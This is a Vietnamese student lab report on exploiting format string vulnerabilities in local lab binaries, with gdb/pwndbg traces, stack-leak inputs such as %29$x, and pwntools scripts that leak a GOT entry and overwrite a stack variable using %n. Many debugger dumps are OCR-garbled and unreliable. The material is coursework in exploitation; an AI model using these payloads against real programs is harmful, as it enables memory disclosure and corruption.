

BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm Tên chủ đề: Format String

GVHD: Nguyễn Hữu Quyền

Nhóm: 09

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.011.ANTT.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Thị Hồng Lam	20521518	20521518@gm.uit.edu.vn
2	Nguyễn Triệu Thiên Bảo	21520155	21520155@gm.uit.edu.vn
3	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn
4	Huỳnh Minh Khuê	21522240	21522240@gm.uit.edu.vn

2. NÔI DUNG THỰC HIỆN:1

STT	Nội dung	Tình trạng
1	Yêu cầu 1	100%
2	Yêu cầu 2	100%
3	Yêu cầu 3	100%
4	Yêu cầu 4	100%
5	Yêu cầu 5	100%
6	Yêu cầu 6	100%
7	Yêu cầu 7	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

B.1 Tìm hiểu về chuỗi định dạng

Yêu cầu 1. Giả sử cần chuẩn bị chuỗi định dạng cho printf(). Sinh viên tìm hiểu và hoàn thành các chuỗi định dạng cần sử dụng để thực hiện các yêu cầu bên dưới.

Yêu cầu	Chuỗi định dạng
1. In ra 1 số nguyên hệ thập phân	%d
2. In ra 1 số nguyên 4 byte hệ thập lục phân, trong đó luôn in đủ 8 số hexan.	%08X
3. In ra số nguyên dương, có ký hiệu + phía trước và chiếm ít nhất 5 ký tự, nếu không đủ thì thêm ký tự 0.	%+05u
4. In tối đa chuỗi 8 ký tự, nếu dư sẽ cắt bớt.	%.8s
5. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 ký tự và luôn hiển thị 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm khoảng trắng ở phần nguyên.	%7.3f
6. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 ký tự và luôn hiển thị 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm ký tự 0 ở phần nguyên.	%07.3f

B.2 Khai thác lỗ hổng format string để đọc dữ liệu

B.2.1 Đọc dữ liệu trong ngăn xếp – stack



Bước 1. Nhập chuỗi s bình thường

```
minhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan/Lab04$ ./app-leak
helloworld
00000001.22222222.fffffffff.helloworld
helloworld
```

Bước 2. Nhập chuỗi s là 1 chuỗi định dạng

```
minhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan$ ./app-leak
%08x.%08x.%08x
00000001.22222222.fffffffff.%08x.%08x.%08x
ffffcff0.f7fbe7b0.00000001
```

Giải thích ý nghĩa của chuỗi định dạng trên?

Định dạng in giá trị theo hệ thống hex ít nhất 8 ký tự, bao gồm cả các số 0 đệm nếu giá trị không đủ 8 ký tự. Dấu chấm thực hiện việc in một dấu chấm giữa mỗi giá trị.

Bước 3. Phân tích kết quả nhận được

```
disassemble main
Dump of assembler code for function main:
    0x0804849b <+0>: lea ecx,[esp±0x4]
0x0804849f <+4>: and esp,0xfffffff0
0x080484a2 <+7>: push DWORD PTR [ecx-0x4]
   0x0804849f <+4>: and 
0x080484a2 <+7>: push
   0x080484a5 <+10>: push
    0x080484a6 <+11>:
0x080484a8 <+13>:
    0x080484a9 <+14>:
                                       DWORD PTR [ebp-0xc],0x1
DWORD PTR [ebp-0x10],0x22222222
DWORD PTR [ebp-0x14],0xffffffff
    0x080484ac <+17>:
    0x080484b3 <+24>:
    0x080484ba <+31>:
    0x080484c1 <+38>:
                                           k,[ebp-0x78]
    0x080484c4 <+41>:
    0x080484c7 <+44>:
    0x080484c8 <+45>:
   0x080484cd <+50>:
   0x080484d2 <+55>:
                                       esp,0xc
eax,[ebp-0x78]
   0x080484d5 <+58>:
0x080484d8 <+61>:
    0x080484db <+64>:
                             push DWORD PTR [ebp-0x14]
push DWORD PTR [ebp-0x10]
push DWORD PTR [ebp-0xc]
    0x080484dc <+65>:
   0x080484df <+68>:
    0x080484e2 <+71>:
    0x080484e5 <+74>:
    0x080484ea <+79>:
                                     esp,0x20
esp,0xc
eax,[ebp-0x78]
    0x080484ef <+84>:
    0x080484f2 <+87>:
    0x080484f5 <+90>:
    0x080484f8 <+93>:
    0x080484f9 <+94>:
    0x080484fe <+99>:
    0x08048501 <+102>:
    0x08048504 <+105>:
    0x08048506 <+107>:
    0x0804850b <+112>:
    0x0804850e <+115>:
    0x08048513 <+120>:
    0x08048516 <+123>:
```

Đặt breakpoint

```
Starting program: /home/minhngoc/Lap_trinh_an_toan/Lab04/app-leak
[Thread debugging using libthread_db enabled]
using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
 %08x.%08x.%08x
Breakpoint 1, 0x080484ea in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA | REGISTERS / show-flags off / show-o
       0xffffcf80 ← '%08x.%08x.%08x'
       0xf7e2a000 (_GLOBAL_OFFSET_TABLE_) ← 0x229dac
       0xf7da4380 ( nl C LC CTYPE class+256) ← 0x20002
 EDX 0x0
       0xf7ffcb80 (_rtld_global_ro) \leftarrow 0x0 0xfffffd0c4 <math>\rightarrow 0xfffffd29b <math>\leftarrow '/home/minhngoc/Lap_trinh_an_toan/Lab04/app-le
ak'
       0xffffcff8 → 0xf7ffd020 (_rtld_global) → 0xf7ffda40 ← 0x0
                                    3 ← and eax, 0x2e783830 /* '%08x.%08x.%08x.%s\n' */
       0xffffcf60 → 0
                                → 0xfffe61e8 ← 0x0
                           —[ DISASM / i386 / set emulate on ]—
> call printf@plt
 ► 0x80484ea <main+79>
          format: 0x80485a3 ← '%08x.%08x.%08x.%s\n' vararg: 0x1
   0x80484ef <main+84> add esp, 0x20
0x80484f2 <main+87> sub esp, 0xc
0x80484f5 <main+90> lea eax, [ebp
0x80484f8 <main+93> push eax
0x80484f9 <main+94> call printf@plt
                                          eax, [ebp - 0x78]
                                 call printf@plt
                                                                                  <printf@plt>
    0x80484fe <main+99>
                                add esp, 0x10
   0x8048501 <main+102>
0x8048504 <main+105>
0x8048506 <main+107>
                                 sub
                                  call
                                           putchar@plt
    0x804850b <main+112>
                                  add
                                          esp, 0x10
00:0000 esp 0xffffcf60 → 0x80485a3 ← and eax, 0x2e783830 /* '%08x.%08x.%
s\n' */
01:0004 | -094 0xffffcf64 ← 0x1
02:0008 -090 0xffffcf68 ← 0x22222222 ('"""")
05:0014   -084   0xffffcf74 → 0xffffcf80 ← '%08x.%08x.%08x'    -080   0xffffcf78 → 0xf7fbe7b0 → 0x804829f ← inc edi /* 'GLIBC_2.0' */
07:001c -07c 0xffffcf7c ← 0x1
  ▶ 0 0x80484ea main+79
    1 0xf7c21519 __libc_start_call_main+121
2 0xf7c215f3 __libc_start_main+147
3 0x80483c1 _start+33
```

Tiếp tục chương trình

```
c
Continuing.
00000001.22222222.fffffffff.%08x.%08x.%08x
Breakpoint 2, 0x080484f9 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[ REGISTERS / show-flags off / show-o
 EAX 0xffffcf80 ← '%08x.%08x.%08x'
      0x0
 EDX 0x0
 EDI 0xf7ffcb80 (_rtld_global_ro) ← 0x0
 ESI 0xffffd0c4 → 0xffffd29b ← '/home/minhngoc/Lap_trinh_an_toan/Lab04/app-le
ak'
 EBP 0xffffcff8 → 0xf7ffd020 (_rtld_global) → 0xf7ffda40 ← 0x0
*ESP 0xffffcf70 → 0xffffcf80 ← '%08x.%08x.%08x'
                           → 0xfffe52e8 ← 0x0
                             call printf@plt
   0x80484ea <main+79>
   0x80484ef <main+84> add esp, 0x20
0x80484f2 <main+87> sub esp, 0xc
0x80484f5 <main+90> lea eax, [ebp - 0x78]
0x80484f8 <main+93> push eax
0x80484f9 <main+94> call printf@plt
  -0x80484f9 <main+94>
        format: 0xffffcf80 ← '%08x.%08x.%08x'
        vararg: 0xffffcf80 ← '%08x.%08x.%08x'
   0x80484fe <main+99>
                            add esp, 0x10
   0x8048501 <main+102> sub esp, 0xc
   0x8048504 <main+105> push 0xa
   0x8048506 <main+107>
                           call putchar@plt
   0x804850b <main+112> add esp, 0x10
          esp 0xffffcf70 → 0xffffcf80 ← '%08x.%08x.%08x'
00:000
01:0004 -084 0xffffcf74 → 0xffffcf80 ← '%08x.%08x.%08x'
02:0008 -080 0xffffcf78 → 0xf7fbe7b0 →
                                                 )4829f ← inc edi /* 'GLIBC_2.0' */
03:000c -07c 0xffffcf7c ← 0x1
04:0010 eax 0xffffcf80 ← '%08x.%08x.%08x'
05:0014 -074 0xffffcf84 ← '.%08x.%08x'
06:0018 -070 0xffffcf88 ← 'x.%08x'
07:001c -06c 0xffffcf8c ← 0xf7007838 /* '8x' */
  ► 0 0x80484f9 main+94
    1 0xf7c21519 __libc_start_call_main+121
    2 0xf7c215f3 __libc_start_main+147
    3 0x80483c1 _start+33
```

Yêu cầu 2. Sinh viên khai thác và truyền chuỗi s để đọc giá trị biến c của main. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.

Địa chỉ \$ebp-0x14 là địa chỉ của biến c

```
00:0000
            esp 0xffffcfc0 ← 0x0
           -074 0xffffcfc4 ← 0x1
-070 0xffffcfc8 → 0xf7ffda40 ← 0x0
01:0004
02:0008
            -070 0xffffcfcs → 0xf7ffd000 (_GLOBAL_OFFSET_TABLE_) ← 0x36f2c
-068 0xffffcfd0 → 0xf7fc4540 ( kernel vsvscall) ← push ecx
03:000c
           -068 0xffffcfd0 →
04:0010
05:0014 -064 0xffffcfd4 ← 0xffffffff
06:0018 -060 0xffffcfd8 → 0x8048034 ◆

→ push es

07:001c -05c 0xffffcfdc → 0xf7fc66d0 ← 0xe

→ 0 0x80484c1 main+38

    1 0xf7c21519 __libc_start_call_main+121
2 0xf7c215f3 __libc_start_main+147
3 0x80483c1 _start+33
           p/x $ebp-0x14
$1 = 0xfffd024
```

Tiếp đến, xem vị trí đặt các tham số của hàm printf thứ 2. Ta thấy tham số đầu tiên, tức là địa chỉ chuỗi định dạng được đặt ở địa chỉ 0xffffcfc0

```
00:0000 | esp 0xffffcfb0 → 0xffffcfc0 ← '%08x.%08x.%08x' | -084 0xffffcfb4 → 0xffffcfc0 ← '%08x.%08x.%08x' | -080 0xffffcfb8 → 0xf7fbe7b0 → 0x804829f ← inc edi /* 'GLIBC_2.0' */ 03:000c | -07c 0xffffcfbc ← 0x1 | eax 0xffffcfc0 ← '%08x.%08x' | -074 0xffffcfc4 ← '.%08x.%08x' | -074 0xffffcfc4 ← '.%08x.%08x' | -070 0xffffcfc8 ← 'x.%08x' | -06c 0xffffcfcc ← 0xf7007838 /* '8x' */ | BACKTRACE | BACKTRACE | | BACKTRACE | | -0 0x80484f9 main+94 | 1 0xf7c21519 _ libc_start_call_main+121 | 2 0xf7c215f3 _ libc_start_main+147 | 3 0x80483c1 _ start+33
```

Ta xem các giá trị đang lưu gần địa chỉ 0xffffd130. Hàng đang được đánh dấu chứa các giá trị của biến a,b,c

```
x/40wx 0xffffcfb0
              0xffffcfc0
                              0xffffcfc0
                                               0xf7fbe7b0
                                                                0x00000001
              0x78383025
                              0x3830252e
                                               0x30252e78
                                                               0xf7007838
              0xf7fc4540
                              0xffffffff
                                               0x08048034
                                                                0xf7fc66d0
              0xf7ffd608
                              0x00000020
                                               0x00000000
                                                                0xffffd1f8
                                                                0x00000009
              0x00000000
                              0x00000000
                                               0x01000000
              0xf7fc4540
                              0x00000000
                                               0xf7c184be
                                                                0xf7e2a054
              0xf7fbe4a0
                              0xf7fd6f90
                                               0xf7c184be
                                                               0xf7fbe4a0
ffffd020:
              0xffffd060
                              0xffffffff
                                               0x2222222
                                                               0x00000001
              0x00000001
                               0xffffd050
                                               0xf7ffd020
                                                                0xf7c21519
                                               0xf7ffd000
              0xffffd2c3
                              0x00000070
                                                                0xf7c21519
```

Để đọc được đến dữ liệu tại hang này, cần 29 ký hiệu %x

Ta có thể sử dụng %m\$x hoặc %m\$d để đọc tham số thứ m+1 của printf

```
minhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan/Lab04$ python3 -c 'print("
%29$x")' | ./app-leak
00000001.22222222.fffffffff.%29$x
fffffff
minhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan/Lab04$

minhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan/Lab04$ python3 -c 'print("
%29$d")' | ./app-leak
00000001.22222222.fffffffff.%29$d
-1
```

So sánh giá trị k và m ở 2 cách này: m và k giống nhau

minhngoc@minhngoc-virtual-machine:~/Lap

B.2.2 Đọc chuỗi trong ngăn xếp

Bước 1. Chạy chương trình và nhập chuỗi %s%s%s

```
minhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan/Lab04$ ./app-leak
%s%s%s
00000001.22222222.fffffffff.%s%s%s
Segmentation fault (core dumped)
minhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan/Lab04$
```

Bước 2. Giải thích kết quả với gdb

```
b*0x080484f9
Breakpoint 1 at 0x80484f9
         run
Starting program: /home/minhngoc/Lap_trinh_an_toan/Lab04/app-leak [Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
%s%s%s
00000001.22222222.fffffffff.%s%s%s
Breakpoint 1, 0 \times 0 \times 0 \times 4 \times 4 \times 9 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA | REGISTERS / show-flags off / show-o
       0xffffcf80 ← '%s%s%s'
       ECX
 EDX
      0x0
       0xf7ffcb80 (_rtld_global_ro) \leftarrow 0x0
       0xffffd0c4 → 0xffffd29b ← '/home/minhngoc/Lap_trinh_an_toan/Lab04/app-le
ak'
       0xffffcff8 → 0xf7ffd020 (_rtld_global) → 0xf7ffda40 ← 0x0
       0xffffcf70 → 0xffffcf80 ← '%s%s%s'
                             → 0xfffe52e8 ← 0x0
          esp 0xffffcf70 → 0xffffcf80 ← '%s%s%s'
00:000
01:0004 -084 0xffffcf74 → 0xffffcf80 ← '%s%s%s'
```

```
00:0000 | esp 0xffffcf70 → 0xffffcf80 ← '%s%s%s'
01:0004 -084 0xffffcf74 → 0xffffcf80 ← '%s%s%s'
02:0008 -080 0xffffcf78 → 0xf7fbe7b0 → 0x804829f ← inc edi /* 'GLIBC_2.0' */
03:000c -07c 0xffffcf7c ← 0x1
04:0010 | eax 0xffffcf80 ← '%s%s%s'
05:0014 -074 0xffffcf84 ← 0x7325 /* '%s' */
06:0018 -070 0xffffcf88 → 0xf7ffda40 ← 0x0
07:001c -06c 0xffffcf8c → 0xf7ffd000 (_GLOBAL_OFFSET_TABLE_) ← 0x36f2c
```

Yêu cầu 3: Giải thích vì sao %s%s%s gây lỗi chương trình?

%s sẽ lấy giá trị của địa chỉ mà nó đang trỏ tới

Lab 04: Integrating Security and Automation Nhóm 09

VD: tham số đầu tiên sẽ là giá trị của địa chỉ 0xffffcf74 tức là 0xffffcf80 hay "%s%s%s", tham số thứ hai là giá trị của địa chỉ 0xffffcf78 tức là giá trị trong 0xf7fbe7b0 và tham số thứ ba là giá trị trong địa chỉ 0x1 nhưng mà địa chỉ 0x1 không phải là một địa chỉ cụ thể trong linux nên bị lỗi bộ nhớ Segmentation fault.

Để chứng minh điều này, ta sẽ thử với hai tham số %s%s, kết quả rằng chương trình vẫn sẽ in kết quả bình thường.

```
iminhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan/Lab04$ ./app-leak
%s%s
00000001.22222222.fffffffff.%s%s
%s%s*ii
pminhngoc@minhngoc-virtual-machine:~/Lap_trinh_an_toan/Lab04$
```

B2.3 Đọc dữ liệu từ địa chỉ tùy ý

Bước 1: Xác định vùng nhớ cần đọc dữ liệu

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/huynhminkkhue/Dowmloads/Lab4-resource/app-leak:
GOT protection: Partial RELRO | Found 4 GOT entries passing the filter
[6x804a00c] printf@GLIBC_2.0 -> 0x804a356 (printf@plite) ← push 0 /* 'h' */
[8x804a010] _libc_start_nain@GLIBC_2.0 -> 0xf7c21500 (_libc_start_main) ← endbr32
[8x804a014] putchar@GLIBC_2.8 -> 0x8048370 (putchar@plite) ← push 8x10
[8x804a018] _lsoc99_scanf@GLIBC_2.7 -> 0x8048386 (_lsoc99_scanf@plite) ← push 0x18
```

Bước 2. Xác định vị trí của địa chỉ lưu trong chuỗi s so với vùng tham số của printf Ta thấy địa chỉ của hàm scanf là 0x080484cd, địa chỉ hàm printf là 0x080484f9.

```
disassemble main
Dump of assembler code for function main:
   0x0804849b <+0>:
                                    ,[esp<u>+</u>0x4]
   0x0804849f <+4>:
                                    RD PTR [ecx-0x4]
   0x080484a2 <+7>:
                         push
   0x080484a5 <+10>:
                         push
   0x080484a6 <+11>:
   0x080484a8 <+13>:
                         push
   0x080484a9 <+14>:
                                           [ebp-0xc],0x1
[ebp-0x10],0x22222222
[ebp-0x14],0xffffffff
   0x080484ac <+17>:
   0x080484b3 <+24>:
   0x080484ba <+31>:
   0x080484c1 <+38>:
   0x080484c4 <+41>:
                                eax,[ebp-0x78]
   0x080484c7 <+44>:
                         push
   0x080484c8 <+45>:
                         push
   0x080484cd <+50>:
                                0x8048380 < isoc99 scanf@plt>
                         call
                                esp,0x10
esp,0xc
   0x080484d2 <+55>:
   0x080484d5 <+58>:
   0x080484d8 <+61>:
                                  x,[ebp-0x78]
   0x080484db <+64>:
                                DWORD PTR [ebp-0x14]
DWORD PTR [ebp-0x10]
DWORD PTR [ebp-0xc]
   0x080484dc <+65>:
                         push
   0x080484df <+68>:
                         push
   0x080484e2 <+71>:
                         push
   0x080484e5 <+74>:
                         push
   0x080484ea <+79>:
                         call
                                0x8048350 <printf@plt>
   0x080484ef <+84>:
                         add
   0x080484f2 <+87>:
   0x080484f5 <+90>:
                                eax,[ebp-0x78]
   0x080484f8 <+93>:
   0x080484f9 <+94>:
                                0x8048350 <printf@plt>
                         call
   0x080484fe <+99>:
                         add
   0x08048501 <+102>: sub
   0x08048504 <+105>: push
   0x08048506 <+107>: call
                                0x8048370 <putchar@plt>
   0x0804850b <+112>:
                       add
   0x0804850e <+115>: mov
                                ecx,DWORD PTR [ebp-0x4]
   0x08048513 <+120>:
   0x08048516 <+123>:
                         leave
                                esp,[ecx-0x4]
   0x08048517 <+124>:
                         lea
   0x0804851a <+127>:
                         ret
End of assembler dump.
```

Đặt breakpoint tại các điểm này:

Breakpoint tại hàm scanf:

```
pwndbg> b * 0x080484cd
Breakpoint 3 at 0x80484cd
```

Breakpoint tại hàm print

```
pwndbg> b * 0x080484f9
Breakpoint 4 at 0x80484f9
```



Ta thấy tham số thứ 2 của hàm scanf là địa chỉ lưu của s, tức là 0xffffd000.

```
0x80484c1 <main+38>
                                      esp, 8
eax, [ebp - 0x78]
  0x80484c4 <main+41>
  0x80484c7 <main+44>
0x80484c8 <main+45>
                                     eax
0x80485a0
  8x88484cd <main+50>
                              call __isoc99_scanf@plt

← 0x25007325 /* '%s' */
                              call
        format:
        vararg: 0xffffd000 ← 0x0
  0x80484d2 <main+55>
                                       esp, 0x10
  0x80484d5 <main+58>
                                      esp, 0xc
  0x80484d8 <main+61>
  00:00000 esp 0xffffcff0 → 0x80485a0 ← and eax, 0x30250073 /* '%s' */
01:0004 -084 0xffffcff4 → 0xffffd000 ← 0x0
02:0008 -086 0xffffcff8 → 0xf7fbe7b0 → 0x804829f ← inc edi /* 'GLIBG
                                                        829f ← inc edi /* 'GLIBC_2.0' */
              0xffffcffc ← 0x1
3:000c
        -07c
04:0010 eax 0xffffd000 ← 0x0
05:0014 -074 0xffffd004 ← 0x1
              0xffffd008 → 0xf7ffda40 ← 0x0
        -070
6:0018
                            → 0xf7ffd000 ( GL0BAL OFFSET_TABLE ) ← 0x36f2c
7:001c -06c
```

Tham số đầu của hàm print được đặt tại địa chỉ 0xffffcff0 chứa địa chỉ lưu của s.

```
#84f9 <main+94> call printf@plt
format: 0xffffd000 ← 'hello'
vararg: 0xffffd000 ← 'hello'
     0x80484fe <main+99>
0x8048501 <main+102>
0x8048504 <main+105>
                                                         esp, 8x18
                                                sub esp, 0xc
push 0xa
call putchar@plt
      0x8048506 <main+107>
     0x804850b <matn+112>
                                                         esp, 0x10
     0x804850e <main+115>
0x8048513 <main+120>
                                                           ecx, dword ptr [ebp - 4]
                                               mov
leave
     0x8048516 <main+123>
      0x8048517 <main+124>
                                                           esp, [ecx - 4]
     0x804851a <main+127>
00:0000 esp 0xffffcff0 → 0xffffd000 ← 'hello'
01:0004 -084 0xffffcff4 → 0xffffd000 ← 'hello'
02:0008 -080 0xffffcff0 → 0xf7fbe7b0 → 0x80482
03:000c -07c 0xffffcffc ← 0x1
                                                                                          ← inc edi /* 'GLIBC_2.0' */
03:000c -07c 0xffffcffc ← 0x1
04:0010 eax 0xffffd000 ← 'hello'
05:0014 -074 0xffffd004 ← 0x6f /* 'o' */
                                                                                  _OFFSET_TABLE_) - 0x36f2c
```

Xem 20 giá trị được lưu gần địa chỉ 0xffffcff0.

```
x/20wx 0xffffcff0
        0xffffd000
                        0xffffd000
                                         0xf7fbe7b0
                                                         0x00000001
                                         0xf7ffda40
                                                         0xf7ffd000
        0x6c6c6568
                        0x0000006f
        0xf7fc4540
                        0xffffffff
                                         0x08048034
                                                         0xf7fc66d0
        0xf7ffd608
                        0x00000020
                                         0x00000000
                                                         0xffffd234
        0x00000000
                        0x00000000
                                         0x01000000
                                                         0x00000009
```

Do tham số đầu tiên của hàm printf là địa chỉ của chuỗi s, nên nếu địa chỉ cần đọc dữ liệu ở được đặt ở đầu chuỗi s thì sẽ tương ứng với tham số thứ hai của hàm printf.

Bước 3. Tạo chuỗi định dạng để đọc dữ liệu từ địa chỉ

Yêu cầu 4: Sinh viên khai thác và truyền chuỗi s đọc thông tin từ Global Offset Table (GOT) và lấy về địa chỉ của hàm scanf. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.

```
yc4_scanf.py
  Open ~
                                                                      Save
                                                                                      ~/Downloads/Lab4-resource
 1 from pwn import *
 2 sh = process('./app-leak')
3 leakmemory = ELF('./app-leak')
 4 # address of scanf entry in GOT, where we need to read content
 5 __isoc99_scanf_got = leakmemory.got['__isoc99_scanf']
 6 print ("- GOT of scanf: %s" % hex(__isoc99_scanf_got))
 7 # prepare format string to exploit
 8 # change to your format string
 9 fm_str = b'%p%p%p'
10 payload = p32(__isoc99_scanf_got) + fm_str
11 print ("- Your payload: %s"% payload)
12 # send format string
13 sh.sendline(payload)
14 sh.recvuntil(fm_str+b'\n')
15 # remove the first bytes of __isoc99_scanf@got
16 print ('- Address of scanf: %s'% hex(u32(sh.recv()[4:8])))
17 sh.interactive()
```

```
huynhminhkhue@huynhminhkhue-virtual-machine:~/Downloads/Lab4-resource$ python3 yc4_scanf.py

[*] Starting local process './app-leak': pid 36478

[*] '/home/huynhminhkhue/Downloads/Lab4-resource/app-leak'
    Arch: i386-32-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: No PIE (0x8048000)

- GOT of scanf: 0x804a018

- Your payload: b'\x18\xa0\x04\x08%p%p%p'

[*] Process './app-leak' stopped with exit code 0 (pid 36478)

- Address of scanf: 0x66667830

[*] Switching to interactive mode

[*] Got EOF while reading in interactive
```

Giải thích: Dòng code thứ 16 dùng dữ liệu nhận được từ chương trình app-leak đế tìm ra địa chỉ của hàm scanf:

- sh.recv(): được dùng để nhận dữ liệu từ chương trình app-leak thông qua kết nối
 đã tạo từ trước (dòng lệnh thứ 2).
- [4:8]: chỉ lấy 4 byte, từ byte thứ 4 đến byte thứ 8 trong số các byte dữ liệu đã nhận được. Việc này giả định rằng trong 4 byte dữ liệu đã lấy chứa địa chỉ của hàm scanf và địa chỉ này được trả về từ chương trình app-leak sau khi exploit.
- u32(): chuyển các byte dữ liệu đã nhận thành dạng số nguyên không dấu 32 bit,
 đây cũng là địa chỉ của hàm scanf được lấy ra từ dữ liệu đã nhận.
- hex(): chuyển các số nguyên không dấu trên thành dạng thập lục phân.

B.3 Khai thác lỗ hổng format string để ghi đè bộ nhớ

Yêu cầu 5: Sinh viên khai thác và truyền chuỗi s để ghi đè biến c của file appoverwrite thành giá trị 16. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá tri cần thiết

Lab 04: Integrating Security and Automation Nhóm 09

B3.2: Ghi đè bộ nhớ ngăn xếp

Bước 1: Xác định địa chỉ cần ghi đè

```
huynhminhkhue@huynhminhkhue-virtual-machine:~/Downloads/Lab4-resource$ ./app-overwrite
0xffffd0dc
hello
hello
a = 123, b = 1c8, c = 789
```


Quan sát ta thấy biến c được lưu tại 0xffffd08c

```
0x08048499 <+14>:
                                                                     sub
                                                                                           esp,0x74
                                                                                                    RD PTR [ebp-0xc],0x315
  0x0804849c <+17>:
                                                                    MOV
    0x804849c <matn+17>
                                             dword ptr [ebp - 0xc], 0x315
    0x80484a3 <main+24>
0x80484a6 <main+27>
0x80484a9 <main+30>
0x80484aa <main+31>
                                            esp, 8
eax, [ebp - 0xc]
                                    sub
lea
    0x80484a6 <main+27> lea tdx, [cop
0x80484a9 <main+36> push eax
0x80484aa <main+31> push 0x80485e0
0x80484af <main+36> call printf@plt
format; 0x80485e0 ← 0xa7025 /* '%p\n' */
           vararg: 0xffffd08c ← 0x315
    0x80484b4 <main+41>
   0x80484b7 <main+44> sub
0x80484ba <main+47> lea
0x80484ba <main+50> push
0x80484be <main+51> push
                                            esp, 8
eax, [ebp - 0x70]
eax
0x80485e4
0 0x80484af main+36
1 0xf7c21519 _ libc_start_call_main+121
2 0xf7c215f3 _ libc_start_main+147
3 0x80483b1 _start+33
pwndbg> p/x Sebp - 0xc
S2 = 0xffffd08c
pwndbg>
```

Debug chương trình ta thấy chuỗi s sẽ được lưu tại 0xffffd028

```
0x80484b4 <main+41>
0x80484b7 <main+44>
0x80484ba <main+47>
0x80484bd <main+50>
                                                         esp, 8
eax, [ebp - 0x70]
                                                      eax
0x80485e4
                                           push
push
     0x80484be <main+51>
     0x80484c3 <main+56>
             0x80484c8 <main+61>
                                                     esp, 0xc
eax, [ebp - 0x70]
eax
printf@plt
    0x80484cb <main+64>
0x80484ce <main+67>
0x80484d1 <main+70>
00:0000 esp 0xffffd010 → 0x80485e4 ← and eax, 0x590a0073 /* '%s' */
01:0004 -084 0xffffd014 → 0xffffd028 → 0xf7ffd440 ← 0x0
02:0008 -080 0xffffd018 → 0xf7fbe7b0 → 0x804829c ← inc edi /* 'GLIBC_2.0' */
                        0xffffd01c ← 0x1
0xffffd020 ← 0x0
0xffffd024 ← 0x1
03:000c -07c
04:0010 -078
05:0014 -074
                                                      ffda40 ← 0x0
 96:0018
```

Tiếp tục debug tới hàm printf() thứ 2 ta biết được tham số của nó bắt đầu tại 0xffffd010





```
0x80484c3 <matn+56>
                                                 __tsoc99_scanf@plt
                                              esp, 0x10
esp, 0xc
eax, [ebp - 0x70]
eax
printf@plt
'hello'
   0x88484c8 <main+61>
   0x80484cb <main+64>
0x80484ce <main+67>
0x80484d1 <main+78>
     x88484d2 <main+71>
format: 0xfffff
           vararg: 0xffffd028 ← 'hello'
                                                 esp, 0x10
eax, dword ptr [ebp - 0xc]
eax, 0x10
main+105
   0x80484d7 <main+76>
   0x80484da <main+79>
0x80484dd <main+82>
0x80484e0 <main+85>
   0x80484e2 <main+87>
                                                  esp, 0xc
                                    → 0xffffd028 ← 'hello'
→ 0xffffd028 ← 'hello'

← inc edi /* 'GLIBC_2.0' */
92:0008
                                        0x8
0x1
94:0010
                                        'hello'
0xf7ff006f (_dl_out_of_memory+7) ← 'memory
```

Như vậy, vị trí lưu chuỗi định dạng s sẽ tương ứng với tham số thứ 1 của printf Bước 3. Xác định chuỗi định dạng để ghi đè

Từ bước trên ta xác định được:

- Biến c lưu tại 0xffffd08c
- Tham số đầu tiên của hàm printf() thứ 2 được lưu tại 0xffffd010
- Vị trí lưu chuỗi s là 0xffffd028 => Đây sẽ là tham số thứ 7 của printf()

Từ đây ta có chuỗi định dạng [addr_of_c]%012d%6\$n. Do địa chỉ của biến c đã chiếm 4 byte nên ta cần padding thêm 12 byte là đủ 16 byte theo yêu cầu đề bài

Code exploit bằng python:

```
from pwn import *
def forc():
    sh = process('./app-overwrite')
    # get address of c from the first output
    c_addr = int(sh.recvuntil('\n', drop=True), 16)
    print ('- Address of c: %s' % hex(c_addr))
    # additional format - change to your format to create 12 characters
    additional_format = b'%012d'
    # overwrite offset - change to your format
    overwrite_offset = b'%6$n'
    payload = p32(c_addr) + additional_format + overwrite_offset
    print ('- Your payload: %s' % payload)
    sh.sendline(payload)
    sh.interactive()
forc()
```

Kết quả exploit:

Lab 04: Integrating Security and Automation Nhóm 09

```
bao-nguyen@bao-nguyen-virtual-machine:~/Downloads/Lab4-resource$ python3 app-overwri[+] S[+] [+][+[[+[+[[[[+]]]]]]]

[+] Starting local process './app-overwrite': pid 9157

//home/bao-nguyen/Downloads/Lab4-resource/app-overwrite-yc6.py:5: BytesWarning: Text is not bytes; assuming ASCI

I, no guarantees. See https://docs.pwntools.com/#bytes

c_addr = int(sh.recvuntil('\n', drop=True), 16)

- Address of c: 0xffaf3f1c

- Your payload: b'\x1c?\xaf\xff\%012d\%6\$n'

[*] Switching to interactive mode

[*] Process './app-overwrite' stopped with exit code 0 (pid 9157)

\x1c?\xaf\xff\-00005292360

You modified c.

a = 123, b = 1c8, c = 16

[*] Got EOF while reading in interactive
```

B.3.3 Ghi đè tai đia chỉ tùy ý

